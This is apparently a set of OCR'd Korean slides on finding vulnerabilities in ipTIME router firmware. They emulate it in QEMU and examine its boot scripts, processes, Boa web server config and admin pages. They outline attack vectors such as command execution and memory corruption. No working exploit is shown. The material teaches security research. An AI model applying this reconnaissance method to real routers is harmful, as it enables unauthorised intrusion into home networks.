    vmalloc : 0xc8800000 - 0xff000000   ( 872 MB)
    lowmem  : 0xc0000000 - 0xc8000000   ( 128 MB)
    modules : 0xbf000000 - 0xc0000000   (  16 MB)
      .text : 0xc0008000 - 0xc03f1944   (4007 kB)
      .init : 0xc03f2000 - 0xc0410000   ( 120 kB)
      .data : 0xc0410000 - 0xc0432e00   ( 140 kB)
       .bss : 0xc0432e00 - 0xc0450d04   ( 120 kB)
NR_IRQS:224

...


BusyBox v0.60.4 (2015.08.11-09:18+0000) Built-in shell (lash)
Enter 'help' for a list of built-in commands.

input: AT Raw Set 2 keyboard as /devices/fpga:06/serio0/input/input0
/ # input: ImExPS/2 Generic Explorer Mouse as /devices/fpga:07/serio1/input/input2

/ #
```

Network 활성화

```
root@grayhash:~/ALL_FILE_SYSTEM# qemu-system-arm -M versatilepb -m 128M -kernel zImage -
initrd rootfs.img.gz -append "root=/dev/ram rdinit=/bin/sh console=ttyAMA0,115200" -nographic -
redir tcp:8080::80



...


/ #
/ # busybox ifconfig eth0 10.0.2.15 netmask 255.255.255.0
smc91x smc91x.0 eth0: link up
/ # busybox route add default gw 10.0.2.2
/ #
/ # cd /sbin
/cramfs/sbin # ./httpd
/cramfs/sbin #
```

관리자 페이지 접속



VPN 서버설정

VPN(PPTP) 서버설정

동작 모드	○ 실행 ● 중단
암호화(MPPE)	● 암호화 사용함 ○ 암호화 없음

적용

VPN(PPTP) 계정 설정

VPN 접속 계정	
VPN 접속 암호	
할당 될 IP 주소	255 . 255 . 255 .

최대 5명의 사용자를 추가 할 수 있습니다.

추가

VPN 접속 계정	할당 될 IP 주소	연결 상태	연결끊기	삭제

```
BusyBox v0.60.4 (2011.04.12-07:54+0000) Built-in shell (
Enter 'help' for a list of built-in commands.

/ # input: ImExPS/2 Generic Explorer Mouse as /devices/f
busybox ifconfig 10.0.2.15 netmask 255.255.255.0
SIOCSIFNETMASK: No such device
/ #
/ # busybox ifconfig eth0 10.0.2.15 netmask 255.255.255.
smc91x smc91x.0 eth0: link up
/ # busybox route add default gw 10.0.2.2
/ #
/ # cd /sbin
/cramfs/sbin # ./httpd
/cramfs/sbin # document open: No such file or directory
random: nonblocking pool is initialized
```

공유기 취약점 탐지 전략

유무선 공유기의 공격 벡터들

- 공유기 관리페이지
  - Ex> http://192.168.0.1
  - 웹 해킹 (ex. Shell command execution)
  - CGI 해킹 (ex. Memory corruption)

- 공유기 원격 서비스 공격
  - Ex> dhcpd, webserver, ftpserver, SNMP, VPN …


취약점 탐지 전략

- 디렉토리 구성 파악
- 사용자의 입력을 받는 대상 파악
- 주요 취약점 존재여부 분석
  - 논리적 취약점
  - 버퍼 오버플로우
  - 포맷 스트링
  - …
- Debugging
- Exploit!

취약점 탐지 전략

- 디렉토리 구성 파악
- 사용자의 입력을 받는 대상 파악
- 주요 취약점 존재여부 분석
  - 논리적 취약점
  - 버퍼 오버플로우
  - 포맷 스트링
  - …
- Debugging
- Exploit!

디렉토리 구조



```
/ # ls -al
lrwxrwxrwx    1 0        0              11 usr -> /cramfs/usr
lrwxrwxrwx    1 0        0              13 ndbin -> /cramfs/ndbin
lrwxrwxrwx    1 0        0              11 bin -> /cramfs/bin
lrwxrwxrwx    1 0        0              12 sbin -> /cramfs/sbin
lrwxrwxrwx    1 0        0              11 lib -> /cramfs/lib
drwxr-xr-x    7 510      504          1024 var
drwxr-xr-x    2 510      504          1024 upgrade-bin
drwxr-xr-x    1 0        0               0 tmp
drwxr-xr-x    2 0        0            1024 save
dr-xr-xr-x   32 0        0               0 proc
drwxr-xr-x    3 510      504          1024 home
drwxr-xr-x    5 510      504          1024 etc
drwxr-xr-x    3 510      504          1024 dev
drwxr-xr-x   10 0        0              83 cramfs
drwxr-xr-x   11 0        0            1024 ..
drwxr-xr-x   11 0        0            1024 .
/ #
```


부팅과정 분석

- /etc/init.d/rcS

```
#!/bin/sh
mount -t proc /proc /proc
echo 1 >> /proc/sys/net/ipv4/ip_forward

/sbin/inittime
```


- /sbin/inittime
  - 공유기 상태 진단
  - 공유기 초기화 작업 수행
  - 각종 서비스 실행

프로세스 목록




```
/var # ps
  PID TTY     Uid        Size State Command
    1         root        768   S   init
    2         root          0   S   [keventd]
    3         root          0   S   [ksoftirqd_CPU0]
    4         root          0   S   [kswapd]
    5         root          0   S   [bdflush]
    6         root          0   S   [kupdated]
    7         root          0   S   [mtdblockd]
   30         root          0   S   [polling]
  103         root          0   D   [insmod]
  254         root        588   S   upnpd
  269         root        760   S   httpd
  271         root        564   S   /sbin/dhcpd
  276         root        496   S   /sbin/pptpd -b br0
  278         root        736   S   apcpd
  280         root        736   S   /sbin/iptables-q
  282         root        544   S   /sbin/dhclient -i eth1 -p dhclient.eth1
  700         root        492   R   ps
/var #
```

Boa Web server
/var/boa_vh.conf



```
/var # cat boa_vh.conf
Port 80
User root
Group root
ServerAdmin root@localhost
VirtualHost
DocumentRoot /home/httpd
UserDir public_html
DirectoryIndex index.html
KeepAliveMax 100
KeepAliveTimeout 10
MimeTypes /etc/mime.types
DefaultType text/plain
AddType application/x-httpd-cgi cgi
AddType text/html html
ScriptAlias /cgi-bin/ /bin/
ScriptAlias /testbin/ /tmp/
ScriptAlias /nd-bin/ /ndbin/
ScriptAlias /login/ /bin/login/
ScriptAlias /ddns/ /bin/ddns/
ServerName ""
SinglePostLimit 2097152
Auth /cgi-bin /etc/httpd.passwd
Auth /main /etc/httpd.passwd
/var #
```

웹 관리자 페이지



192.168.0.1/login/login.cgi

HS-3900W-Beech –... 기술가이드::설치 안... ebCTF CRY300 writ... KISA APP MONITO... free54style mooks ...


ipTIME G104

관리도구 설정마법사 무선마법사

동적 IP - 연결됨 - 220.118.164.5

Version 7.60

웹 관리자 페이지



시스템 요약 정보

인터넷 정보

인터넷 연결 상태	인터넷에 정상적으로 연결됨		
인터넷 연결 방식	동적 IP 연결	외부 IP 주소	220.118.164.5
인터넷 연결 시간	5 시간 16 분 13 초		

내부 네트워크 정보

내부 IP주소	192.168.0.1
DHCP 서버 상태	DHCP 서버 동작중
동적 IP 할당 범위	192.168.0.2 - 192.168.0.254

